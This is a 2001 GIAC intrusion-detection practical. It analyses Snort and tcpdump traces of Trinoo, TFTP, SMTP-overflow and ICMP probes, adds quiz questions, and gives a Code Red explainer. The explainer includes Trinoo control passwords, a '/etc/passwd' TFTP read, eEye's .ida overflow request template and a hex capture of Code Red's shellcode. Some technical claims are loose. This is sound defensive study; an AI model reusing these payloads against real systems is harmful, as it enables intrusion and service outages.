Global Information Assurance Certification Paper

Intrusion Detection In Depth

GCIA Practical Assignment

Version 2.9

Joni Ramos

SANS eCoast III conference

Portsmouth 2001

Table of Contents

Assignment 1 – Network Detects

Detect #1

[**] IDS197 - DDoS - Trin00 [**]
06/30-13:42:38.144133 10.10.0.124:1024-> 10.10.0.102:27444
UDP TTL:255 TOS:0x0 ID:9 lpLen:20 DgmLen:39
Len: 19

TCPdump trace

```
13:42:38.971963 P 10.10.0.124.1024 > 10.10.0.102.27444: udp 11
                4500 0027 0009 0000 ff11 a6c7 0a0a 007c
                0a0a 0066 0400 6b34 0013 3306 706e 6720
                6c34 3461 6473 6c7e 7e7e 7e7e 7e7e

                 E^@ ^@ ' ^@^I ^@^@ ..^Q .... ^J^J ^@ |
                ^J^J ^@ f ^D^@  k 4 ^@^S  3^F  p n  g
                 l 4  4 a  d s  l ~  ~ ~  ~ ~  ~ ~

13:42:38.972282 P 10.10.0.102 > 10.10.0.124: icmp: 10.10.0.102
udp port 27444 unreachable [tos 0xc0]
                45c0 0043 94f5 0000 ff01 110f 0a0a 0066
                0a0a 007c 0303 1217 0000 0000 4500 0027
                0009 0000 ff11 a6c7 0a0a 007c 0a0a 0066
                0400 6b34 0013 3306 706e 6720 6c34 3461
                6473 6c

                 E.. ^@ C .... ^@^@ ..^A ^Q^O ^J^J ^@ f
                ^J^J ^@ | ^C^C ^R^W ^@^@ ^@^@  E^@ ^@ '
                ^@^I ^@^@ ..^Q .... ^J^J ^@ | ^J^J ^@ f
                ^D^@  k 4 ^@^S  3^F  p n  g    l 4  4 a
                 d s  l
```

Source of the trace
The source of this trace was a personal test LAN.

Detect was generated by:
Snort intrusion detection system, using standard rulebase, and TCPdump.

Log format is as follows:
[**] *Snort alert name* **[**]**
MonthIday-hours:*minutes*:*seconds*.*microseconds srcaddr*:*port* **->** *destaddr*:*port*
Protocol Type **TTL:***Time-to-Live* **TOS:***Type of Service ID lpLen Don'tFragment*
Length

TCPdump
hours:*minutes*:*seconds srcaddr.port -> destaddr.port: Flags Seq. Number (xx)Bytes in Packets Window Size <OPTIONS> (DF) Don'tFragment*

Probability the source address was spoofed:
Since a UDP packet caused this event, the source IP address could be easily forged. But the attacker must receive response packets to determine which host has the target port open, so it may be likely that the source IP address is not spoofed.

Description of attack:
This event indicates communication from a trin00 master server to a trin00 daemon, possibly indicating server compromise. The daemon's purpose is to launch denial of service attacks. Trinoo (trin00) is a distributed network denial of service tool.

Attack mechanism:
Trinoo, also called Trin00, was the first known DDoS tool, starting to appear in June or July 1999. Trin00 is a distributed SYN DoS attack, where masters and daemons communicate using the ports shown in the table below.

DDoS Tool	Intruder-to-master Communication	Master-to-daemon Communication	Daemon-to-master Communication
Trinoo	27665/tcp	27444/udp	31335/udp

The attacker(s) control one or more "master" servers, each of which can control many "daemons" (known in the code as "Bcast", or "broadcast" hosts.) The daemons are all instructed to coordinate a packet based attack against one or more victim systems. All that is then needed is the ability to establish a TCP connection to the master hosts using "telnet" and the password to the master server to be able to wage massive, coordinated, denial of service attacks.

Remote control of the trinoo master is accomplished via a TCP connection to port 27665/tcp. After connecting, the user must give the proper password ("betaalmostdone"). If another connection is made to the server while someone is already authenticated, a warning is sent to them with the IP address of the connecting host (it appears there is a bug that reports incorrect IP addresses, but a warning is still communicated). This will no doubt be fixed eventually and will then give the attackers time to clean up and cover their tracks.

Communication from the trinoo master to daemons is via UDP packets on port 27444/udp. Command lines are space separated lines of the form:

arg1 password arg2

The default password for commands is "l44adsl", and only command lines that contain the substring "l44" are processed.

Communication from the trinoo daemons and the master is via UDP packets on port 31335/udp.

When the daemon starts, it initially sends "*HELLO*" to the master, which maintains a list of active daemons that it controls.

Correlations:
Information for Trin00 scans can be found in:

http://www.whitehats.com/info/IDS97

CAN-2000-0138 ** CANDIDATE (under review) ** A system has a distributed denial of service (DDOS) attack master, agent, or zombie installed, such as (1) Trinoo, (2) Tribe Flood Network (TFN), (3) Tribe Flood Network 2000 (TFN2K), (4) stacheldraht, (5) mstream, or (6) shaft.

Evidence of active targeting:
This probe tries to recognize compromised servers to launch distributed denial of service attacks.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = (4 + 4) – (4 + 5) = **-1**

Criticality = 4 → Server Unix System
Lethality = 4 → total lockout by denial of service
System Countermeasures = 4 → System new, almost up-dated
Network Countermeasures = 5 → validated firewall

Defensive recommendation:
No action needs to be taken. This is not a DDoS attack, but a recognized compromised system.

Multiple choice test question:
This trace is best described as what?
a) DoS attack.
b) DNS zone transfer address.
c) Reconnaissance
d) Buffer Overflow

Answer: in appendix B.

Detect #2

[**] IDS138 - CVE-1999-0183 - TFTP rootdirectory [**]
06/30-13:52:33.654797 10.10.0.124:1042-> 10.10.0.102:69
UDP TTL:64 TOS:0x0 ID:43407 lpLen:20 DgmLen:50
Len: 30

Source of the trace
The source of this trace was a personal test LAN.

Detect was generated by:
Snort intrusion detection system, using standard rulebase.

Log format is as follows:

> **[**]** *Snort alert name* **[**]**
> *MonthIday-hours:minutes:seconds.microseconds srcaddr:port* **->** *destaddr:port*
> *Protocol Type* **TTL:***Time-to-Live* **TOS:***Type of Service ID lpLen Don'tFragment*
> *Length*

Probability the source address was spoofed:
Very low, attacker would need to get response packets in order to see if this attack was successful.

Description of attack:
This event indicates a tftp request for an file outside of designated tftp directory (..). tftp does not use authentication, and early versions of the daemon allowed retrieval of any file on the server

Attack mechanism:
TFTP was widely used in early OS and routers for the convenient transfer of small files.

TFTP would normally be configured by default to serve files from a certain directory. However, an intruder could request files outside this directory by prefixing the request with / or ../, thus escaping the authorized directory and being able to retrieve virtually any file from the server.

This signature watches for a request prefixed by "..". Such a request can be used to retrieve arbitrary files from the server. A common example might be a request for "../../etc/passwd".

TCPdump trace

```
13:52:33.489120 P 10.10.0.124.1042 > 10.10.0.102.tftp: 22 RRQ
"/etc/passwd"
                4500 0032 a98f 0000 4011 bc36 0a0a 007c
                0a0a 0066 0412 0045 001e 8277 0001 2f65
                7463 2f70 6173 7377 6400 6f63 7465 7400
                0000

                 E^@ ^@ 2 .... ^@^@  @^Q .. 6 ^J^J ^@ |
                ^J^J ^@ f ^D^R ^@ E ^@^^ .. w ^@^A  / e
                 t c  / p  a s  s w  d^@  o c  t e  t^@
                ^@^@

13:52:33.489462 P 10.10.0.102 > 10.10.0.124: icmp: 10.10.0.102
udp port tftp unreachable [tos 0xc0]
                45c0 004e aef5 0000 ff01 f703 0a0a 0066
                0a0a 007c 0303 1222 0000 0000 4500 0032
                a98f 0000 4011 bc36 0a0a 007c 0a0a 0066
                0412 0045 001e 8277 0001 2f65 7463 2f70
                6173 7377 6400 6f63 7465 7400 0000

                 E.. ^@ N .... ^@^@ ..^A ..^C ^J^J ^@ f
                ^J^J ^@ | ^C^C ^R " ^@^@ ^@^@  E^@ ^@ 2
                .... ^@^@  @^Q .. 6 ^J^J ^@ | ^J^J ^@ f
                ^D^R ^@ E ^@^^ .. w ^@^A  / e  t c  / p
                 a s  s w  d^@  o c  t e  t^@ ^@^@
```

Correlations:

There are several vulnerabilities listed in the CVE database at cve.mitre.org dealing with TFTP.

IDS137/TFTP_TFTP-PARENT_DIRECTORY

Name	Description
CVE-1999-0183	Linux implementations of TFTP would allow access to files outside the restricted directory.
CVE-2000-0015	CascadeView TFTP server allows local users to gain privileges via a symlink attack.
CAN-1999-0498	** CANDIDATE (under review) ** TFTP is not running in a restricted directory, allowing a remote attacker to access sensitive information such as password files.
CAN-1999-0616	** CANDIDATE (under review) ** The TFTP service is running.

Evidence of active targeting:
The attack works only against certain old versions of TFTP servers. Athough the machine was running Linux 7.0, it was not running a vulnerable version.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = (2 + 5) – (5 + 4) = **-2**

Criticality = 2 → user unix desktop system
Lethality = 5 → attacker can gain root across net
System Countermeasures = 5 → modern operating system
Network Countermeasures = 4 → restrictive firewall and some external connections

Defensive recommendation:
The current defenses are reasonable. The targeted machine runs a current operating system with the latest patches and so is not vulnerable to this attack.
However ensure that TFTP server is configured to restrict access to specific directories such as */tftpboot*. This will prevent attackers from trying to pull back sensitive system-configurations files.

Multiple choice test question:
What is the protocol in this alert packet logged by Snort?

```
06/30-13:52:33.654797 10.10.0.124:1042-> 10.10.0.102:69
 UDP TTL:64 TOS:0x0 ID:43407 lpLen:20 DgmLen:50
 Len: 30
```

a) TCP
b) ICMP
c) UDP
d) IP

Answer: in appendix B.

Detect #3

Buffer overflow in the SMTP gateway

```
13:58:28.434281 P 10.10.0.124.2363 > 10.10.0.102.smtp: S
3598635436:3598635436(0) win 32120 <mss 1460,sackOK,timestamp 219150
0,nop,wscale 0> (DF)
13:58:28.434602 P 10.10.0.102.smtp > 10.10.0.124.2363: S
3326725190:3326725190(0) ack 3598635437 win 32120 <mss 1460,sackOK,timestamp
1040085 219150,nop,wscale 0> (DF)
13:58:28.434754 P 10.10.0.124.2363 > 10.10.0.102.smtp: . 1:1(0) ack 1 win
32120 <nop,nop,timestamp 219150 1040085> (DF)
13:58:28.806345 P 10.10.0.102.smtp > 10.10.0.124.2363: P 1:90(89) ack 1 win
32120 <nop,nop,timestamp 1040122 219150> (DF)
13:58:28.806467 P 10.10.0.124.2363 > 10.10.0.102.smtp: . 1:1(0) ack 90 win
32120 <nop,nop,timestamp 219187 1040122> (DF)
13:58:28.810206 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 1:1449(1448) ack 90
win 32120 <nop,nop,timestamp 219188 1040122> (DF)
13:58:28.811439 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 1449:2897(1448) ack
90 win 32120 <nop,nop,timestamp 219188 1040122> (DF)
13:58:28.811512 P 10.10.0.102.smtp > 10.10.0.124.2363: . 90:90(0) ack 1449 win
31856 <nop,nop,timestamp 1040123 219188> (DF)
13:58:28.812831 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 2897:4345(1448) ack
90 win 32120 <nop,nop,timestamp 219188 1040123> (DF)
13:58:28.813015 P 10.10.0.102.smtp > 10.10.0.124.2363: P 90:121(31) ack 2897
win 31856 <nop,nop,timestamp 1040123 219188> (DF)
13:58:28.814247 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 4345:5793(1448) ack
90 win 32120 <nop,nop,timestamp 219188 1040123> (DF)
13:58:28.815480 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 5793:7241(1448) ack
121 win 32120 <nop,nop,timestamp 219188 1040123> (DF)
13:58:28.815575 P 10.10.0.102.smtp > 10.10.0.124.2363: . 121:121(0) ack 5793
win 31856 <nop,nop,timestamp 1040123 219188> (DF)
13:58:28.816808 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 7241:8689(1448) ack
121 win 32120 <nop,nop,timestamp 219188 1040123> (DF)
13:58:28.817096 P 10.10.0.102.smtp > 10.10.0.124.2363: P 121:360(239) ack 7241
win 31856 <nop,nop,timestamp 1040123 219188> (DF)
13:58:28.818329 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 8689:10137(1448) ack
121 win 32120 <nop,nop,timestamp 219188 1040123> (DF)
13:58:28.819561 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 10137:11585(1448) ack
121 win 32120 <nop,nop,timestamp 219188 1040123> (DF)
13:58:28.819717 P 10.10.0.102.smtp > 10.10.0.124.2363: . 360:360(0) ack 8689
win 31856 <nop,nop,timestamp 1040124 219188> (DF)
13:58:28.820967 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 11585:13033(1448) ack
121 win 32120 <nop,nop,timestamp 219188 1040123> (DF)
13:58:28.821079 P 10.10.0.102.smtp > 10.10.0.124.2363: . 360:360(0) ack 11585
win 31856 <nop,nop,timestamp 1040124 219188> (DF)
13:58:28.821146 P 10.10.0.124.2363 > 10.10.0.102.smtp: R
3598642677:3598642677(0) win 0
13:58:28.821295 P 10.10.0.124.2363 > 10.10.0.102.smtp: R
3598644125:3598644125(0) win 0
13:58:28.821364 P 10.10.0.124.2363 > 10.10.0.102.smtp: R
3598647021:3598647021(0) win 0
13:58:28.824213 P 10.10.0.102.smtp > 10.10.0.124.2363: P 360:1316(956) ack
13033 win 31856 <nop,nop,timestamp 1040124 219188> (DF)
13:58:28.824336 P 10.10.0.124.2363 > 10.10.0.102.smtp: R
3598648469:3598648469(0) win 0
```

Source of the trace
The source of this trace was a personal test LAN.

Detect was generated by:
The following output is from tcpdump (using ./tcpdump) and was also running when the attack took place.

Log format is as follows:
*hours***:***minutes***:***seconds srcaddr***.***port* **->** *destaddr***.***port***:** *Flags Seq. Number (xx)Bytes in Packets Window Size <OPTIONS> (DF) Don'tFragment*

Probability the source address was spoofed:
Very low, attacker would need the three-way handshake to get response packets in order to see if this attack was successful.

Description of attack:
Buffer overflow in the SMTP gateway for InterScan Virus Wall 3.32 and earlier allows a remote attacker to execute arbitrary commands via a long filename for a uuencoded attachment.

It was possible to perform a denial of service against the remote Interscan SMTP server by sending it a special long HELO command. This problem allows an attacker to prevent your SMTP server from handling requests.

Attack mechanism:
After a three-way handshake, attacker pushes long packets (1448 Bytes) to SMTP server. Let me show the payload for one of these long packets.

```
13:58:28.810206 P 10.10.0.124.2363 > 10.10.0.102.smtp: P 1:1449(1448) ack 90
win 32120 <nop,nop,timestamp 219188 1040122> (DF)
4500 05dc ad9e 4000 4006 7288 0a0a 007c     E^@ ^E.. ....  @^@  @^F  r.. ^J^J ^@ |
0a0a 0066 093b 0019 d67e d1ad c649 cca0    ^J^J ^@ f ^I ; ^@^Y .. ~ .... .. I ....
8018 7d78 dd35 0000 0101 080a 0003 5834    ..^X  } x .. 5 ^@^@ ^A^A ^H^J ^@^C  X 4
000f defa 4845 4c4f 2058 5858 5858 5858    ^@^O ....  H E  L O    X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X

  <SNIP – 76 identical lines removed >       <SNIP – 76 identical lines removed >

5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
5858 5858 5858 5858 5858 5858 5858 5858     X X  X X  X X  X X  X X  X X  X X  X X
```

Putting a long Helo and sending a lot of packets a short period of time, the SMTP server can't process all the packets and start to reject new requests.

Correlations:

There are several vulnerabilities listed in the CVE database at cve.mitre.org dealing with Buffer overflow SMTP gateway.

CVE-2000-0452	- Buffer overflow in the ESMTP service of Lotus Domino Server 5.0.1 allows remote attackers to cause a denial of service via a long MAIL FROM command.
CVE-2000-0033	- InterScan VirusWall SMTP scanner does not properly scan messages with malformed attachments.
CVE-2000-0428	- Buffer overflow in the SMTP gateway for InterScan Virus Wall 3.32 and earlier allows a remote attacker to execute arbitrary commands via a long filename for a uuencoded attachment.

Evidence of active targeting:
If this was happened in real world, the probability of active targeting is high.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = (4 + 4) – (4 + 3) = **1**

Criticality = 4 → e-mail relay / exchanger
Lethality = 4 → total lockout by denial of service
System Countermeasures = 4 → System is almost up-to-date on patches; Linux 7.0
Network Countermeasures = 3 → permissive firewall, Snort doesn't detect with standard rulebase

Defensive recommendation:
The SMTP server needs to be up-dated, and create a filter to Snort detect.

Multiple choice test question:
What is the normal TCP port for SMTP server?

a) 20
b) 21
c) 23
d) 25

Answer: in appendix B.

Detect #4

```
[**] MISC-Attempted Sun RPC high port access [**]
06/30-13:41:19.700023 10.10.0.124:3057-> 10.10.0.102:32771
TCP TTL:64 TOS:0x0 ID:34129 lpLen:20 DgmLen:60 DF
******S* Seq: 0x960D946A Ack: 0x0 Win: 0x7D78 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 116260 0 NOP WS: 0
```

Source of the trace
The source of this trace was a personal test LAN.

Detect was generated by:
Snort intrusion detection system, using standard rulebase.

Log format is as follows:
[**] *Snort alert name* **[**]**
MonthIday-hours:minutes:seconds.microseconds srcaddr:port **->** *destaddr:port*
IP protocol **TTL:***Time-to-Live* **TOS:***Type of Service* **ID:***IP ID [Don'tFragment]*
TCP flags **Seq:** *sequence number* **Ack:** *acknowledgement number* **Win:** *window size*
TCP options

Probability the source address was spoofed:
Very low, attacker would need to get response packets in order to see if this attack was successful.

Description of attack:
This seems not be an attack, but maybe a probing for a compromised system.
See the complete trace below.

```
13:41:19.526837 P 10.10.0.124.3055 > 10.10.0.102.32769: S
2522419090:2522419090(0) win 32120 <mss 1460,sackOK,timestamp 116260
0,nop,wscale 0> (DF)
13:41:19.526917 P 10.10.0.124.3056 > 10.10.0.102.32770: S
2516724627:2516724627(0) win 32120 <mss 1460,sackOK,timestamp 116260
0,nop,wscale 0> (DF)
13:41:19.526996 P 10.10.0.124.3057 > 10.10.0.102.32771: S
2517472362:2517472362(0) win 32120 <mss 1460,sackOK,timestamp 116260
0,nop,wscale 0> (DF)
13:41:19.527076 P 10.10.0.124.3058 > 10.10.0.102.32772: S
2527576210:2527576210(0) win 32120 <mss 1460,sackOK,timestamp 116260
0,nop,wscale 0> (DF)
13:41:19.527156 P 10.10.0.124.3059 > 10.10.0.102.32773: S
2518682067:2518682067(0) win 32120 <mss 1460,sackOK,timestamp 116260
0,nop,wscale 0> (DF)
13:41:19.527236 P 10.10.0.124.3060 > 10.10.0.102.32774: S
2521980659:2521980659(0) win 32120 <mss 1460,sackOK,timestamp 116260
0,nop,wscale 0> (DF)
```

Attack mechanism:
Apparently a stimulus, in the form of reconnaissance using a single TCP packet, apparently not spoofed, and possibly not crafted, sent to high ports on the destination host, probing for Socks servers that are potentially misconfigured to allow any remote host anonymity in probing and attacking other sites.

Correlations:

CAN-1999-0240	** CANDIDATE (under review) ** Some filters or firewalls allow fragmented SYN packets with IP reserved bits in violation of their implemented policy.
CAN-1999-0453	** CANDIDATE (under review) ** An attacker can identify a CISCO device by sending a SYN packet to port 1999, which is for the Cisco Dicsovery Protocol (CDP).
CAN-2000-0324	** CANDIDATE (under review) ** pcAnywhere 8.x and 9.x allows remote attackers to cause a denial of service via a TCP SYN scan, e.g.by nmap.

Evidence of active targeting:
The scan targeted one single host from our network.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = (2 + 1) – (4 + 4) = **-5**

Criticality = 2	→ user unix desktop system
Lethality = 1	→ attack is very unlikely to succeed
System Countermeasures = 4	→ modern operating system
Network Countermeasures = 4	→ restrictive firewall and some external connections

Defensive recommendation:
The current defenses are reasonable. The targeted machine runs a current operating system with the latest patches and so is not vulnerable to this probing.

Multiple choice test question:
What is the minimum TCP datagram size?

a) 20 bytes
b) 28 bytes
c) 40 bytes
d) 60 bytes

Answer: in appendix B.

Detect #5

```
[**] IDS216 - ICMP Subnet Mask Request [**]
 06/30-13:49:57.130017 10.10.0.124 -> 10.10.0.102
 ICMP TTL:255 TOS:0x0 ID:9 IpLen:20 DgmLen:28
 Type:17 Code:0 ADDRESS REQUEST
```

Source of the trace
The source of this trace was a personal test LAN.

Detect was generated by:
Snort intrusion detection system, using standard rulebase.

Log format is as follows:
[**] *Snort alert name* **[**]**
*MonthIday-hours**:**minutes**:**seconds**.**microseconds srcaddr**:**port* **->** *destaddr**:**port*
Protocol Type **TTL:***Time-to-Live* **TOS:***Type of Service ID IpLen Don'tFragment*
Type Code

Probability the source address was spoofed:
Since this event was caused by a ICMP packet, the source IP address could be easily forged. It has been noted that the intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed.

Description of attack:
This event indicates that the value of the subnet mask has been requested. This may allow an attacker to gain knowledge about your network configuration.

Attack mechanism:
An attempt was made to obtain the netmask from the target host utilizing a capability present within the ICMP protocol. The ICMP protocol provides an operation to query a remote host for the network netmask.This information can assist an attacker in determining the internal structure of your network, as well as the routing scheme. The icmpush tool (icmpush v2.2 by Slayer) maybe used to simulate this type of attack.

Correlations:
IDS216/ICMP_ICMP-SUBNET_MASK_REQUEST

CAN-1999-0454	** CANDIDATE (under review) ** A remote attacker can sometimes identify the operating system of a host based on how it reacts to some IP or ICMP packets, using a tool such as nmap or queso.
CAN-1999-0523	** CANDIDATE (under review) ** ICMP echo (ping) is allowed from arbitrary hosts.
CAN-1999-0524	** CANDIDATE (under review) ** ICMP information such as netmask and timestamp is allowed from arbitrary hosts.

Evidence of active targeting:
This event is specific to a vulnerability, but may have been caused by any of several possible exploits. Packet payload is not considered in the signatures used to detect this attack.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = (4 + 2) – (4 + 5) = **-3**

Criticality = 4 → network recognizance
Lethality = 2 → confidentiality attack
System Countermeasures = 4 → modern operating system, some patches missing
Network Countermeasures = 5 → validated restrictive firewall

Defensive recommendation:
There are reported incidents where legitimate traffic may cause an intrusion detection system to raise "false positive" alerts for this event. The following details have been reported: Network management systems often send these requests, If you have such a system, you should verify that the address of the intruder matches the address of your management system.

Multiple choice test question:
What is the Protocol field for ICMP?

a) 6
b) 1
c) 17
d) 11

Answer: in appendix B.

Assignment 2 – Describe the State of Intrusion Detection

Understanding the CODE RED attack

Introduction

Since I have earned a SANS GIAC security essentials certification, I have worked with Dragon an Intrusion Detection tool and signed a few discussion lists like, intrusions, bugtraq, focus-ids, etc. These lists have a lot of information and on 18 June, I saw an advisory from eEye Digital discovering a remote buffer overflow, .ida vulnerability in all versions of Microsoft Internet Information Services (IIS) Web server software.

Then couple weeks from this announce the Internet community starts to receive large amounts of attacks targeting the IIS web servers. It is really impression how the malefic brain could make a malicious code so fast. This worm was called “Code Red” by eEye Digital and I decide to write a short report about this vulnerability.

Understanding Buffer Overflows

Computer programs store information in *variables* that are often declared within the programs to be a certain data type, such as an *integer* or a *character*. These fundamental data types consume a predetermined fixed amount of memory; for example, a character might require 1 byte of storage, whereas an integer might require 4 bytes.

Buffer overflow occur when a program does not check to make sure the data it is putting into a *variable* will actually fit into that *variables*. Unfortunately computers don’t automatically detect when this condition occurs, and since this happens in memory, the data will overwrite whatever comes after the *variable* you are trying to fill. The following diagram represents what programs would like in memory.

Top of Memory
Variable 1
Variable 2
Return Pointer
Other Pointers
Bottom of memory

Variables are always filled from the top to down. You will notice that there is usually a *return pointer* bellow the *variables*. This section of memory is used as a placeholder for when a program executes different functions. When a function is called the memory address of the current execution point if put here, the function executes, then jump back to the value in the *return pointer*. When a buffer overflow occurs a *variable* will get filled

with too much data, and since it gets filled from top to bottom, it will overwrite the *return pointer*.

Top of Memory
Variable 1
My code
~~*Return Pointer*~~ *Pointer of my code*
Other Pointers
Bottom of memory

So by filling a *variable* with more than it can hold we can re-write the *return pointer* and tell it to execute our code.

.ida (Indexing Service) ISAPI filter

In the case of the worm "Code Red", the .ida ISAPI filter was susceptible to a typical buffer overflow attack. The following is a short description, for brevity, of how the eEye Digital discover this exploit.

They try to explore this vulnerability starting with this example:

> "GET /NULL.ida?[buffer]=X HTTP/1.1
> Host: victim
>
> Where [buffer] is aprox. 240 bytes.
>
> This buffer overflows in a wide character transformation operation. It takes the ASCII (1 byte per char) input buffer and turns it into a wide char/unicode string (2 bytes per char) byte string. For instance, a string like AAAA gets transformed into \0A\0A\0A\0A. In this transformation, buffer lengths are not checked and this can be used to cause *return pointer* to be overwritten.
>
> The exciting point of this research was that we could do anything useful with this. First, you transform 2 bytes into 4, 2 of which you have no control over. The 2 bytes that you don't have control over happen to be nulls. Basically, we need to take this 2 byte string and somehow get it to point to our code. Usually to explore buffer overflows, we insert the malicious code in the same buffer we overflow, however we run into the problem that then our code would also face the same expansion ("0"s insertion) that our *return pointer* face.
>
> If we could find a point in memory that we could reach using only 0x00aa00bb. They notice that in Windows 2000 Service Pack 1, they had request bytes at around 0x0042deaa. Since the closest we could get to this was 0x00430001 (by overflowing with C%01 at the end of our overflow string. This offered us an

intriguing possibility -- perhaps we could push more stuff into a request, causing more heap memory to be used, pushing our request closer to where we want to be.

GET /a.ida?[Cx240]=x HTTP/1.1
Host: the.victim.com
eEye: [Cx10,000][shellcode]

Now, we overflow the EIP with 0x00430043. With our new much larger request, 0x00430043 happens to be inside the large C buffer we setup. This acts as a slide in our code, executing down to our shellcode.

The warning with this technique of forceful heap violation, everything is relative to what is there to begin with. We noticed that in any situation, we found 4-5 different copies of our requests in the 0x00aabbcc memory range. This means that perhaps 0x430043 is not the best spot in memory, however it is the one we chose in our forthcoming sample exploit."

Code Red Detection

```
[**] IDS296/web-misc_http-whisker-splicing-attack-space [**]
07/19-11:39:25.824897 212.210.221.67:3215 -> xxx.www.yyy.27:80
TCP TTL:104 TOS:0x0 ID:57523 IpLen:20 DgmLen:44 DF
***AP*** Seq: 0xBA5AC97  Ack: 0xAF20D7  Win: 0x4470  TcpLen: 20
47 45 54 20                                      GET

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] ***IIS IDA PROBE  [**]
07/19-11:39:25.851066 212.210.221.67:3215 -> xxx.www.yyy.27:80
TCP TTL:104 TOS:0x0 ID:57524 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0xBA5AC9B  Ack: 0xAF20D7  Win: 0x4470  TcpLen: 20
2F 64 65 66 61 75 6C 74 2E 69 64 61 3F 4E 4E 4E  /default.ida?NNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 25 75 39  NNNNNNNNNNNNN%u9
30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25  090%u6858%ucbd3%
75 37 38 30 31 25 75 39 30 39 30 25 75 36 38 35  u7801%u9090%u685
38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39  8%ucbd3%u7801%u9
30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25  090%u6858%ucbd3%
75 37 38 30 31 25 75 39 30 39 30 25 75 39 30 39  u7801%u9090%u909
```

```
30 25 75 38 31 39 30 25 75 30 30 63 33 25 75 30  0%u8190%u00c3%u0
30 30 33 25 75 38 62 30 30 25 75 35 33 31 62 25  003%u8b00%u531b%
75 35 33 66 66 25 75 30 30 37 38 25 75 30 30 30  u53ff%u0078%u000
30 25 75 30 30 3D 61 20 20 48 54 54 50 2F 31 2E  0%u00=a  HTTP/1.
30 0D 0A 43 6F 6E 74 65 6E 74 2D 74 79 70 65 3A  0..Content-type:
20 74 65 78 74 2F 78 6D 6C 0A 48 4F 53 54 3A 77   text/xml.HOST:w
77 77 2E 77 6F 72 6D 2E 63 6F 6D 0A 20 41 63 63  ww.worm.com. Acc
65 70 74 3A 20 2A 2F 2A 0A 43 6F 6E 74 65 6E 74  ept: */*.Content
2D 6C 65 6E 67 74 68 3A 20 33 35 36 39 20 0D 0A  -length: 3569 ..
0D 0A 55 8B EC 81 EC 18 02 00 00 53 56 57 8D BD  ..U........SVW..
E8 FD FF FF B9 86 00 00 00 B8 CC CC CC CC F3 AB  ................
C7 85 70 FE FF FF 00 00 00 00 E9 0A 0B 00 00 8F  ..p.............
85 68 FE FF FF 8D BD F0 FE FF FF 64 A1 00 00 00  .h.........d....
